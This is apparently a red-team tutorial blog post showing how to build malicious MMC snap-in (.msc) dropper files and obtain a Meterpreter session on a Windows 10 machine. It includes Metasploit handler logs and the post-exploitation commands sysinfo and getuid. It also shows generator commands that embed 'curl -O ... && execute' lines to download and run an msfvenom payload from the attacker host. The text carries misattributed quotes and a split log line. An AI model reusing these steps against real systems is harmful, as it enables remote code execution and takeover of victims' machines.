
```
[*] Started HTTP reverse handler on http://192.168.249.148:80
```



All is ready to send the file to the target user. When target user clicks on it, this happens.



"Hacking is very interesting. Once they hack, if you don't catch them in the act, you're not going to catch them."



When target user clicks on it, there is a meterpreter session as shown below.

```
msf6 exploit(multi/handler) > run
```

```
[*] Started HTTP reverse handler on http://192.168.249.148:80
```

```
[!] http://192.168.249.148:80 handling request from 192.168.249.165; (UUID: vryadftd) Without a database connected that payload UUID tracking will not work!
```

```
[*] http://192.168.249.148:80 handling request from 192.168.249.165; (UUID: vryadftd) Staging x64 payload (201820 bytes) ...
```

```
[!] http://192.168.249.148:80 handling request from 192.168.249.165; (UUID: vryadftd) Without a database
```

*"You can do reverse engineering, but you can't do reverse hacking."
-Francis Crick*

se connected that payload UUID tracking will not work!

[*] http://192.168.249.148:80 handling request from 192.168.249.165; (UUID: vryadftd) Staging x64 payload (201820 bytes) ...

[!] http://192.168.249.148:80 handling request from 192.168.249.165; (UUID: vryadftd) Without a database connected that payload UUID tracking will not work!

[*] Meterpreter session 1 opened (192.168.249.148:80 → 192.168.249.165:53888) at 2024-08-13 02:26:18 -0400

meterpreter > █

meterpreter > sysinfo

```
Computer      : CUSTOMER-CARE-1
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain        : LOOK_RECK_AH
Logged On Users : 7
Meterpreter   : x64/windows
```

meterpreter > getuid

Server username: CUSTOMER-CARE-1\admin

meterpreter > █

It's that simple. However, this is not the only method to create malicious snap-ins. Just for lite. There is a python script available on Github (Download link given in our Downloads section) that can automatically generate msc dropper file for us. Let's clone the script.

"In addition to installing anti-virus software, it's vital to ensure that your software is regularly updated to ensure hackers are unable to gain access to your computer through vulnerabilities in older and outdated programs."


```

(kali㉿kali)-[~]
$ git clone https://github.com/ZERODETECTION/MS
_Dropper
Cloning into 'MSC_Dropper' ...
remote: Enumerating objects: 31, done.
remote: Counting objects: 100% (31/31), done.
remote: Compressing objects: 100% (27/27), done.
remote: Total 31 (delta 9), reused 0 (delta 0), pa
ck-reused 0 (from 0)
Receiving objects: 100% (31/31), 15.19 KiB | 324.0
0 KiB/s, done.
Resolving deltas: 100% (9/9), done.

```

Navigate into cloned direction A 5 you can see,

```

(kali㉿kali)-[~/MSC_Dropper]
$ ls
detection_rule_2.yar  README.md  template2.msc
msc_dropper.py       template1.msc

```

There are two templates “template1.msc” and “template 2.msc” that can be used to generate our MMC payloads.

The syntax to use the script is shown below.

```

(kali㉿kali)-[~/MSC_Dropper]
$ python3 msc_dropper.py template1.msc out.msc
Usage: python msc_dropper.py <input_filename> <output
_filename> <replacement>

```

First comes the template to use to generate our MSC payloads then the name of the generated payload follows with the command to be executed once the victim clicks on the file. Let's first generate our MMC payload with the default script they gave for example.


"Unsecured Wi-Fi networks can also be used to spread malware into devices connected to the network allowing hackers unrestricted access to everything on your device."


```
(kali㉿kali)-[~/MSC_Dropper]
$ python3 msc_dropper.py template1.msc out.msc "cmd /c curl -O http://wslab.de/tools/messagebox.exe && messagebox.exe"
```

Successfully replaced placeholder in template1.msc and saved to out.msc.



This will use CURL (installed on windows 10 since release 1803 by default). To download a message box and then execute that message box on the target system, once the user clicks on the 'out.msc' file. Now, we have to copy this "out.msc" file to the target system.

```
(kali㉿kali)-[~/MSC_Dropper]
$ ls
detection_rule_2.yar  out.msc  template1.msc
msc_dropper.py       README.md template2.msc
```



"Accessing free Wi-Fi puts us in the direct firing line of the hackers."

Once the victim clicks on it, this happens.



But this is not what we want this payload to do when we are Red team operations, right. We want the dropper to download our payload and execute it. So I create a new msc dropper named 'update.msc' to use the same curl to download our msfvenom payload from the attacker system and execute it on the target system.

```
(kali@kali)-[~/MSC_Dropper]
$ python3 msc_dropper.py template1.msc update.msc "
cmd /c curl -O http://192.168.249.148:8000/met_x64_http_148_80.exe && met_x64_http_148_80.exe"
```

Successfully replaced placeholder in template1.msc and saved to update.msc.

```
(kali@kali)-[~/MSC_Dropper]
$
```

